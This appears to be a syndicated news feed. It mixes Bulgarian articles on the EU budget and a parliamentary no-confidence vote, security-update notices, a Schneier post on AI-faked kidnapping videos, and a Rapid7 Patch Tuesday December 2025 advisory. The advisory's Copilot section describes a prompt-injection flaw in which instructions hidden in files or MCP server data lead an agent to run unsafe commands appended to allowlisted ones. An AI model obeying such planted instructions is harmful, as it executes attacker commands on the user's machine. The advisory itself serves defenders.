Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=W9dezs4O0bo
Zendure SolarFlow 800 Pro + Home Assistant: What Works, What Doesn’t (Real Setup)
Post Syndicated from BeardedTinker original https://www.youtube.com/watch?v=KpyQYUgwZ_w
Новият бюджет на ЕС – общ портфейл или всекиму според заслугите?
Post Syndicated from Анахит Хачикян original https://www.toest.bg/noviyat-byudzhet-na-es-obsht-portfeyl-ili-vsekimu-spored-zaslugite/

В свят, който се променя със скоростта на светлината, дългосрочното планиране е като нощен преход по слабо осветен маршрут: имаш обща представа за посоката, но трябва да внимаваш къде стъпваш, и почти не виждаш какво те очаква в далечината. Планирането на следващата многогодишна финансова рамка (МФР) 2028–2034 на Европейския съюз изисква същата бдителност и далновидност. От една страна, трябва да се отделят достатъчно средства за проблемни области, за които отсега се знае, че се нуждаят от инвестиции. От друга, трябва да се осигури достатъчно голямо поле за промяна на скоростта и посоката на движение в зависимост от новите предизвикателства, които все още не виждаме по пътя.
Задачата се усложнява допълнително от броя на замесените действащи лица в процеса на вземане на решения. Първоначалното предложение се изготвя от Европейската комисия (ЕК) и трябва да бъде одобрено от Европейския парламент и от всички страни членки, представени в Съвета. Преговорите продължават около две години, а ако не се постигне съгласие, процесът започва отначало.
Новата бюджетна сага започна през юли 2025 г.,
когато Комисията представи за първи път своето предложение за МФР 2028–2034. Урсула фон дер Лайен пледира за гъвкава и опростена структура: 2 трилиона евро за срок от 7 години, разпределени в 4 (вместо 7, както досега) т.нар. функции:
- икономическо, социално и териториално сближаване, земеделие, просперитет и сигурност на селските райони и морското дело;
- конкурентоспособност, просперитет и сигурност;
- глобална Европа;
- администрация.
Данни: Европейски парламент
Съществената разлика в сравнение с предишната финансова рамка 2021–2027 е, че средствата по функция 1 ще се управляват от всяка държава членка в рамките на т.нар. Национални и регионални партньорски планове. Почти половината от 7-годишния бюджет – 44%, са заложени в тези планове. Комисията нарича това опростяване: вместо досегашния „пачуърк“ от 52 програми ще има 16 и всяка държава ще изработи в сътрудничество с ЕК своя национален план.
Страните ще имат достъп до същия размер средства както преди, но изплащането им ще е обвързано с изпълняването на цели и реформи и със спазването на върховенството на закона. В речта си в пленарната зала на 12 ноември Урсула фон дер Лайен подчерта, че така ще пребори една от основните слабости на сегашния бюджет – непълното усвояване на средствата. Според изчисления на ЕК до края на 2027 г. почти една четвърт от настоящия бюджет – около 340 млрд. евро, няма да е достигнала до бенефициерите.
За Европейския парламент обаче това не е опростяване, а ренационализация.
Според противниците на новата бюджетна структура прехвърлянето на тези самостоятелни фондове в един общ пакет, управляван самостоятелно от всяка столица, нарушава принципите на единодействие и солидарност на Съюза. То омаловажава ролята на регионите и поставя в риск европейското земеделие и регионалната политика, тъй като за тях няма заделени отделни бюджетни пера, както е в настоящата финансова рамка.
И това е само една от няколкото сериозни критики, отправени от евродепутатите към бюджетното предложение на ЕК. Дни преди обсъждането му в пленарната зала през ноември групите на Европейската народна партия (ЕНП), социалистите и демократите, „Обнови Европа“ и зелените се обединиха в обща ултимативна позиция, че обсъждането по МФР не може да започне, ако ЕК не поправи първоначалното си предложение.
Фон дер Лайен привидно склони на компромис, като заложи минимум 10% от неразпределените средства от функция 1 да отидат за селските райони. Тя обеща и частично възстановяване на значимостта на регионите и засилване на ролята на Европарламента в бюджетните решения.
ЕНП, от която е и Лайен, приветства предложените промени като стъпка в правилната посока, но другите политически групи определиха поправките като козметични и недостатъчни.
Опасностите от прекалената централизация
В страни с корумпирани или клонящи към авторитарност правителства, като някои от настоящите в Централна и Източна Европа, прехвърлянето на почти половината бюджет към националните планове крие опасности от злоупотреби и невъзможност да се достигне до средства, ако не си близък до властта. Това и досега беше отчасти така, тъй като немалка част от програмите на ЕС минаваха през националните министерства, но новото предложение ще даде още повече власт на столиците.
За този риск предупреди председателката на „Обнови Европа“ Валери Айер по време на пленарния дебат за МФР. Тя посочи Унгария като пример за корумпирана държава, а България – като държава, в която политически опоненти могат да се озоват зад решетките без съд и присъда, намеквайки за арестите на Благомир Коцев и Николай Барбутов.

„Обнови Европа“ ще бъде безкомпромисна! Нито един цент от нашия бюджет не трябва да се дава на корумпираните и на автократите, които стават все повече и повече, злепоставят нашите ценности, но никога не се оплакват, когато трябва да усвоят чековете на Комисията,
каза още Айер.
ЕК смята, че ще избегне злоупотребите, като въведе изисквания за извършени реформи, преди да отпусне финансиране. Така субсидиите ще са основани не на предварително изчислени разходи, а на постигнати резултати, както е в момента с Механизмa за възстановяване и устойчивост на ЕС. За България вече са задържани 215 млн. евро от второто плащане по този план заради неизпълнени ангажименти в борбата с корупцията. Ако ЕК започне да прилага този подход и за следващата МФР, средствата от функция 1 за земеделие и регионално развитие в бъдеще също може да се окажат под въпрос за нас.
Новият подход на ЕК, особено по отношение на парите за земеделие, притеснява не само България. По инициатива на Италия още пет държави (Полша, Чехия, Унгария, Словакия, Португалия) се присъединиха към страната ни. Те отправиха искане на заседанието на Съвета по селско стопанство и рибарство на 17 ноември за запазване на Общата земеделска политика като самостоятелна политика със стабилен бюджет, както е в момента. Много от евродепутатите от различни политически групи са на същото мнение, тъй като неведнъж са виждали отблизо гнева на европейските земеделци, окупиращи периодично Брюксел с трактори през изминалите години.
Сянката на Драги
Докато земеделието и кохезионните фондове се считаха за традиционни приоритети на ЕС в миналото, сега на преден план изпъква втората функция в новата МФР – „конкурентоспособност, просперитет и сигурност“, за която са отделени 21% от общия бюджет. Фон дер Лайен се опира на доклада на Марио Драги, бивш президент на Европейската централна банка и бивш министър-председател на Италия. Той беше натоварен със специалната мисия да го изготви с конкретни съвети как Съюзът да се върне на световната сцена. Според Драги, ако ЕС не стане по-производителен и конкурентоспособен, не само бъдещето му, но и смисълът на съществуването му ще бъдат поставени под въпрос.
Вземайки присърце заключенията на Драги, ЕК предложи създаването на нов фонд за конкурентоспособност, който да финансира декарбонизацията, дигиталния преход, биотехнологиите и биоикономиката, здравето и отбраната. Към тази втора функция ще спадат и „Хоризонт Европа“ за научноизследователска дейност, Механизмът за свързване на Европа за транспорт, енергия и телекомуникации, „Еразъм +“ и „ЕС – Агора“.
Макар че заложените цели са амбициозни, редица заинтересовани страни вече отбелязаха, че отделените средства не са достатъчни. Според Лигата на европейските изследователски университети има опасност много от ресурсите на новия фонд да отидат за разработването на стратегически технологии, а не за чисто научни изследвания. В дългосрочен план това би подкопало научната автономност на Европа. Европейската мрежа на регионите за научни изследвания и иновации пък смята, че средствата ще облагодетелстват големите играчи и няма да стигнат до по-дребните регионални или независими научни инициативи.
ЕС като глобален играч
Външнополитическата роля на ЕС е взета под внимание и в третата функция – „Глобална Европа“, на която се полагат 10% от общия седемгодишен бюджет. Тя включва:
- подкрепа за страните кандидатки;
- възстановяване на Украйна;
- партньорства с трети страни;
- специален резервен капацитет от 15 млрд. евро за реагиране при възникващи кризи и непредвидени нужди.
Предишните седем инструмента сега са обединени в един фонд, разделен на пет географски области. Въпросът, който възниква, е как може да се определят геополитическите интереси на ЕС по географски признак. Особено като се има предвид, че всяка от европейските държави има различни стратегически интереси извън Европа в зависимост от историческото си минало и търговските си партньорства.
Не само размерът има значение
Бюджетът на ЕС представлява само около 1% от общия брутен вътрешен продукт на Съюза. Това е нищожна част в сравнение с парите, идващи от националните бюджети, които финансират около две трети от общата му каса. Останалите 99% идват от т.нар. собствени ресурси: мита, вноски от ДДС и глоби.
Данни: Европейски парламент
Всяка страна има своите национални интереси, но структурата и начинът на функциониране на Съюза са тези, които трябва да споят 27-те в едно цяло и да ги поведат напред в един ритъм. Бюджетът е един от основните инструменти в тази спойка.
Колкото и колосални да изглеждат сумите в трилиони за обикновения гражданин, важната дискусия в момента не е единствено за размера и структурата на МФР, а за цялостната философия на Съюза. Ще функционират ли 27-те държави на основата на общи солидарни политики в различни области, които да създават единство и да спояват „сглобката“, или финансовата рамка ще се превърне в механичен сбор от 27 национални плана, в който последните никога няма да станат първи и пропастта ще расте с всеки изминал ден?
Изразеното мнение е лично и не представлява позицията на Европейския парламент.
Security updates for Wednesday
Post Syndicated from jzb original https://lwn.net/Articles/1049939/
Security updates have been issued by AlmaLinux (abrt and kernel), Debian (libpng1.6, libsoup2.4, pdns-recursor, webkit2gtk, and wordpress), Fedora (imhex, libwebsockets, lunasvg, python3-docs, and python3.14), Mageia (python3 and webkit2), Red Hat (abrt, firefox, mysql8.4, and postgresql:15), Slackware (mozilla), SUSE (gegl, gnutls, go1.24, go1.25, libpng16-16, openssh, postgresql13, python-Jinja2, and sssd), and Ubuntu (fonttools and netty).
Christmas Disasters
Post Syndicated from The History Guy: History Deserves to Be Remembered original https://www.youtube.com/watch?v=5KguOUYpkMM
FBI Warns of Fake Video Scams
Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2025/12/fbi-warns-of-fake-video-scams.html
The FBI is warning of AI-assisted fake kidnapping scams:
Criminal actors typically will contact their victims through text message claiming they have kidnapped their loved one and demand a ransom be paid for their release. Oftentimes, the criminal actor will express significant claims of violence towards the loved one if the ransom is not paid immediately. The criminal actor will then send what appears to be a genuine photo or video of the victim’s loved one, which upon close inspection often reveals inaccuracies when compared to confirmed photos of the loved one. Examples of these inaccuracies include missing tattoos or scars and inaccurate body proportions. Criminal actors will sometimes purposefully send these photos using timed message features to limit the amount of time victims have to analyze the images.
Images, videos, audio: It can all be faked with AI. My guess is that this scam has a low probability of success, so criminals will be figuring out how to automate it.
Comic for 2025.12.10 – Hatchet
Post Syndicated from Explosm.net original https://explosm.net/comics/hatchet
New Cyanide and Happiness Comic
Вот на недоверие за икономическата политика в държавата с главно Д
Post Syndicated from Bozho original https://blog.bozho.net/blog/4549
Този вот на недоверие е внесен заради факта, че под командването на Пеевски, управляващите бутат страната към икономическата пропаст. Бюджетът и арогантното поведение на управляващите бяха последните капки, които преляха чашата на търпението на широки обществени групи, които излязоха по площадите в цялата страна и извикаха “оставка”, в т.ч. много млади хора.
Днес управляващите вероятно ще извадят няколко числа от торбата със статистиката и ще кажат “какво ни говорите, всичко е наред”. От опозицията ще извадим други числа, с които да аргументираме, че нещата вървят надолу. Че индустриалното производство намалява, че износът се свива, че държавната политика стимулира инфлацията, че административната тежест върху малките и средни предприятия расте. И т.н. И т.н.
Но извън числата, хората на площада усещат, че нищо не е наред. И това не е заради еврозоната, която много от тях очакват. Това правилно усещане е заради нелегитимния начин, по който функционира това управление. Заради политическият паразит Делян Пеевски, който изсмуква легитимността от всяка власт и изважда десетки хиляди хора по улиците.
А какво общо има това с икономиката?
Икономиката страда от прекомерната държавна намеса с корупционен корен.
Икономиката страда от липсата на справедливо правосъдие.
Икономиката страда от рейдърството чрез репресивните органи, под контрола на Пеевски.
Икономиката страда от това, че в регулаторите са сложени зависими и в много случаи тежко некомпетентни хора, които да са там за да “удрят” организирано по команда едни и да слагат чадър на други.
Икономиката страда от това, че докато изпълнявате спуснатите задачи от Пеевски по телефона, модернизацията на страната се отлага за пореден път.
Икономиката изисква инвестиция в човешкия капитал, а не държане на хора в зависимост в държавни дружества – единствен работодател в даден район. Изисква инвестиция в млади лекари, а не наливане на пари в още и още схеми с лекарства и фиктивни хоспитализации вместо това.
Икономиката не може да издържи дълго тежестта на голямото Д, което фалира и проваля всеки бизнес, до който се докосне.
Оставката е необходима, защото не може икономиката на страната да бъде жертва на безграничния властови апетит на Пеевски и безграничния страх на Борисов заради собствените му грехове.
А партиите, които уж формират коалиционното управление, нямат думата. Защото ги е страх, защото са зависими. А ако погледнат политически на настоящата криза, всички трябва с двете ръце да гласуват за този вот на недоверие, защото съм сигурен, че и ГЕРБ, и ИТН, и дори БСП виждат и разбират какво причиняват и на страната, и на собствените си партии.
Вижте довечера колко хора има по площадите, които за пореден път ще викат срещу Пеевски и Борисов. Вижте гнева на тези хора за това, че искате да им бръкнете в джобовете и да ги осъдите да плащат дълговете, които теглите, за да угодите на един самозабравил се олигарх. Някои от тях са ваши бивши избиратели. И колкото по-дълго отказвате да го признаете пред себе си, толкова повече този протестен заряд ще ескалира. И не се надявайте, че като дойдат празниците, сте запазили властта. Вие властта вече сте я загубили, остава само това да бъде обективирано във формален акт.
Българите са свободни хора по душа. И като видят тази несвобода, която Пеевски и неговите парламентарни прислужници генерират, се разгневяват. Тревожат се за икономиката, за страната си, за бъдещето.
Като контрапункт на всички тези аргументи ще чуваме напоително мантрата за стабилността, която чуваме всеки път, когато властта на Пеевски се разклати. Не това чувахме от партиите, които свалихте последните два редовни кабинета, обаче. Имаше ли нужда от стабилност през 2021 г., когато ГЕРБ, ДПС, ИТН и Възраждане свалиха редовния кабинет? Имаше ли нужда от стабилност, когато при ротацията ГЕРБ през ден прекратяваха преговорите и после се връщаха, докато накрая не се направиха на обидени, само и само Пеевски да си получи квотата във ВСС, която ние отказахме да му дадем. Превърнахте думата “стабилност” в евфемизъм за “още крадене”.
Ще чуваме и за еврозоната. Изключително важен стратегически приоритет за страната, за който работиха последните редовни правителства. Но еврозоната, за щастие, вече е факт. И колкото и да не ви се иска, този успех ще трябва да го споделите с част от опозицията, които в моменти на колебание ви подтиквахме към искането на конвергентен доклад. И които се подписахме под декларацията на премиера и гуверньора, за да бъде ясен политическият консенсус за европейските ни партньори. Но ако искаме еврозоната да бъде успех за България, трябва властта да бъде легитимна и да има поне някакво остатъчно доверие, чрез което да може да омекоти първоначалния скептицизъм. Тази власт вече не е такава. И с оставането си, създава повече рискове за еврозоната.
Това е вотът на недоверие на протеста. Над сто хиляди души миналата седмица извикаха “Оставка” и вероятно още толкова довечера ще извикат същото.
И ще очакват избори веднага. И то честни и прозрачни избори, без измами и с възстановяване на машинното гласуване и отчитане. А след изборите ще очакват от нас да решим системната политическа криза като изолираме причините за нея. Санитарният кордон около голямото Д от началото на този парламент беше такъв опит, който вие, мнозинството в тази зала, отхвърлихте. Предпочетохте да бъдете мнозинство на страха и създадохте едно марионетно правителство – слабо и напълно подчинено на ненаситното Ново начало. Без воля за реформи, напомнящо свлачище, което започна да поглъща бъдещето и хората излязоха на улица, за да защитят доходите и бизнеса си от разрушителния ви нагон.
Да, политическата стабилност ще има позитивен ефект върху икономиката. Но такава стабилност не може да има, докато не решим фундаменталния проблем на упражняването на власт по демократични правила. И че не може властта да се упражнява с компромати, бухалки, чадъри, заплахи за наказателна репресия.
Още при вота на недоверие за завладяната държава ви казахме – превзетите институции водят до влошаване на благосъстоянието. Връзката е правопропорционална. Икономиката пряко се влияе от качеството на институциите, а вие правите точно обратното – подчинявате институциите на голямото Д. Тогава не ни послушахте. Затова ви го казаха хората на площадите. Оставка!
Материалът Вот на недоверие за икономическата политика в държавата с главно Д е публикуван за пръв път на БЛОГодаря.
Patch Tuesday – December 2025
Post Syndicated from Adam Barnett original https://www.rapid7.com/blog/post/em-patch-tuesday-december-2025
Microsoft is publishing a relatively light 54 new vulnerabilities this December 2025 Patch Tuesday, which is significantly lower than we have come to expect over the past couple of years. Today’s list includes two publicly disclosed remote code vulnerabilities, and a single exploited-in-the-wild vulnerability. Three critical remote code execution (RCE) vulnerabilities are also patched today; Microsoft currently assesses those as less likely or even unlikely to see exploitation. During December, Microsoft has already patched 14 browser vulnerabilities and more than 80 vulnerabilities in open source products, which are not included in the Patch Tuesday count above.
Windows Cloud Files minifilter: zero-day EoP
Microsoft has evidence that attackers are already making full use of CVE-2025-62221, a zero-day local elevation of privilege (EoP) vulnerability in the Windows Cloud Files Mini Filter Driver leading to SYSTEM privileges. File system filter drivers, aka minifilters, attach to the system software stack, and intercept requests targeted at a file system, and extend or replace the functionality provided by the original target. Typical use cases include data encryption, automated backup, on-the-fly compression, and cloud storage.
The Cloud Files minifilter is used by OneDrive, Google Drive, iCloud, and others, although as a core Windows component, it would still be present on a system where none of those apps were installed. Microsoft ranks CVE-2025-62221 as important rather than critical, since an attacker would need to have an existing foothold on the target system, but since it’s already exploited in the wild and leads to SYSTEM privileges, all but the most optimistic blue team threat models will surely treat CVE-2025-62221 as a top priority for remediation.
PowerShell: zero-day RCE
Under normal circumstances, PowerShell does a decent job of looking out for the unwary end user, and will wait for confirmation or even outright block unexpected attempts to run code from the internet that isn’t signed by a trusted publisher. Windows Mark-of-the-Web (MotW) functionality tracks files that were downloaded from the internet, but CVE-2025-54100 is a zero-day vulnerability which allows attackers to sidestep security controls that rely on MotW by the simple expedient of relying on code execution before the file is ever written. Microsoft is aware of public disclosure.
The Windows security updates published today address CVE-2025-54100 by altering the default functionality of Invoke-WebRequest in PowerShell 5.1 so that it will prompt the user, instead of simply executing potentially malicious code as it processes the full Document Object Model of the requested remote resource. Scripts that rely on the impacted functionality may hang indefinitely when encountering the new prompt, unless updated to pass the -UseBasicParsing parameter to Invoke-WebRequest, since this explicitly avoids the potential for script execution. PowerShell 7 avoids all of this by moving beyond dependency on the legacy MSHTML/Trident engine, which used to power Internet Explorer. However, PowerShell 5.1 is what’s installed by default with a fresh Windows installation, even for Server 2025 and Windows 11 25H2, because Microsoft has a hard time telling enterprise customers that continuing support for legacy business applications comes with an ever-increasing security cost.
Copilot: zero-day
The GitHub Copilot for Jetbrains plugin promises users that they can take control of their code using Copilot Edit Mode. Unfortunately, an attacker exploiting CVE-2025-64671 will be aiming to do something very similar. Microsoft is aware of public disclosure. In this scenario, cross-prompt injection, where an attacker hides malicious instructions inside a malicious file or within MCP server data, can lead to arbitrary command execution, where unsafe commands sneak past security boundaries while appended to safe, allowlisted commands. This issue is by no means specific to Copilot or Jetbrains; as the original researcher points out, this is an example of an entire class of vulnerabilities, where the addition of agentic AI to an IDE extends and alters the attack surface. Other well-known IDE vendors have assigned CVEs and/or published patches for broadly similar issues.
Office: two critical no-click RCEs
Microsoft Office is widely deployed, and it’s a rare Patch Tuesday when it doesn’t receive at least a few security updates. Two Office RCEs are particularly noteworthy this month. The advisory FAQs for both CVE-2025-62554 and CVE-2025-62557 mention that the Preview Pane is a vector, so a user who scrolls past a malicious email in Outlook or a sketchy file in Explorer could trigger exploitation without doing anything obviously wrong. However, it gets worse, because even receiving a specially-crafted email could trigger exploitation, without any requirement that the user open, read, or click on the malicious link within it. CVE-2023-23397, a widely-discussed critical Outlook vulnerability from some two-and-a-half years ago shares these characteristics. In that case, Microsoft detected in-the-wild exploitation by a Russia-based threat actor targeting government, military, and critical infrastructure targets in Europe. While there’s no suggestion that either of the vulnerabilities patched today necessarily result in NTLM hash disclosure in the same vein as CVE-2023-23397, the potential for exploitation without the need for any user interaction is a serious concern.
Microsoft lifecycle update
There are no significant Microsoft product lifecycle changes this month. Visual Studio 2022 LTSC 17.10 will reach end of life in January.
Summary charts



Summary tables
Azure vulnerabilities
|
CVE |
Title |
Exploited? |
Publicly disclosed? |
CVSSv3 base score |
|
Azure Monitor Agent Remote Code Execution Vulnerability |
No |
No |
8.8 |
Browser vulnerabilities
|
CVE |
Title |
Exploited? |
Publicly disclosed? |
CVSSv3 base score |
|
Microsoft Edge (Chromium-based) for Mac Spoofing Vulnerability |
No |
No |
4.3 |
|
|
Chromium: CVE-2025-13721 Race in v8 |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13720 Bad cast in Loader |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13640 Inappropriate implementation in Passwords |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13639 Inappropriate implementation in WebRTC |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13638 Use after free in Media Stream |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13637 Inappropriate implementation in Downloads |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13636 Inappropriate implementation in Split View |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13635 Inappropriate implementation in Downloads |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13634 Inappropriate implementation in Downloads |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13633 Use after free in Digital Credentials |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13632 Inappropriate implementation in DevTools |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13631 Inappropriate implementation in Google Updater |
No |
No |
N/A |
|
|
Chromium: CVE-2025-13630 Type Confusion in V8 |
No |
No |
N/A |
Mariner vulnerabilities
|
CVE |
Title |
Exploited? |
Publicly disclosed? |
CVSSv3 base score |
|
Untrusted search path in auth_query connection in PgBouncer |
No |
No |
7.5 |
|
|
Apache HTTP Server: NTLM Leakage on Windows through UNC SSRF |
No |
No |
7.5 |
|
|
Apache HTTP Server: CGI environment variable override |
No |
No |
6.5 |
|
|
Apache HTTP Server: mod_userdir+suexec bypass via AllowOverride FileInfo |
No |
No |
5.4 |
Microsoft Office vulnerabilities
|
CVE |
Title |
Exploited? |
Publicly disclosed? |
CVSSv3 base score |
|
Microsoft SharePoint Server Spoofing Vulnerability |
No |
No |
8.8 |
|
|
Microsoft Office Remote Code Execution Vulnerability |
No |
No |
8.4 |
|
|
Microsoft Office Remote Code Execution Vulnerability |
No |
No |
8.4 |
|
|
Microsoft Word Remote Code Execution Vulnerability |
No |
No |
7.8 |
|
|
Microsoft Word Remote Code Execution Vulnerability |
No |
No |
7.8 |
|
|
Microsoft Outlook Remote Code Execution Vulnerability |
No |
No |
7.8 |
|
|
Microsoft Excel Remote Code Execution Vulnerability |
No |
No |
7.8 |
|
|
Microsoft Excel Remote Code Execution Vulnerability |
No |
No |
7.8 |
|
|
Microsoft Excel Remote Code Execution Vulnerability |
No |
No |
7.8 |
|
|
Microsoft Excel Remote Code Execution Vulnerability |
No |
No |
7.8 |
|
|
Microsoft Excel Remote Code Execution Vulnerability |
No |
No |
7.8 |
|
|
Microsoft Excel Remote Code Execution Vulnerability |
No |
No |
7.8 |
|
|
Microsoft Access Remote Code Execution Vulnerability |
No |
No |
7.8 |
|
|
Microsoft Word Remote Code Execution Vulnerability |
No |
No |
7 |
Open Source Software vulnerabilities
|
CVE |
Title |
Exploited? |
Publicly disclosed? |
CVSSv3 base score |
|
hfsplus: fix KMSAN uninit-value issue in __hfsplus_ext_cache_extent() |
No |
No |
9.8 |
|
|
gfs2: Fix unlikely race in gdlm_put_lock |
No |
No |
9.8 |
|
|
devlink: rate: Unset parent pointer in devl_rate_nodes_destroy |
No |
No |
9.8 |
|
|
Input: imx_sc_key – fix memory corruption on unload |
No |
No |
9.8 |
|
|
sctp: avoid NULL dereference when chunk data buffer is missing |
No |
No |
8.6 |
|
|
usb: cdns3: gadget: Use-after-free during failed initialization and exit of cdnsp gadget |
No |
No |
7.8 |
|
|
most: usb: Fix use-after-free in hdm_disconnect |
No |
No |
7.8 |
|
|
mm/secretmem: fix use-after-free race in fault handler |
No |
No |
7.8 |
|
|
bpf: Sync pending IRQ work before freeing ring buffer |
No |
No |
7.8 |
|
|
Vim for Windows Uncontrolled Search Path Element Remote Code Execution Vulnerability |
No |
No |
7.8 |
|
|
drm/vmwgfx: Validate command header size against SVGA_CMD_MAX_DATASIZE |
No |
No |
7.3 |
|
|
x86: fix clear_user_rep_good() exception handling annotation |
No |
No |
7.1 |
|
|
ocfs2: clear extent cache after moving/defragmenting extents |
No |
No |
7.1 |
|
|
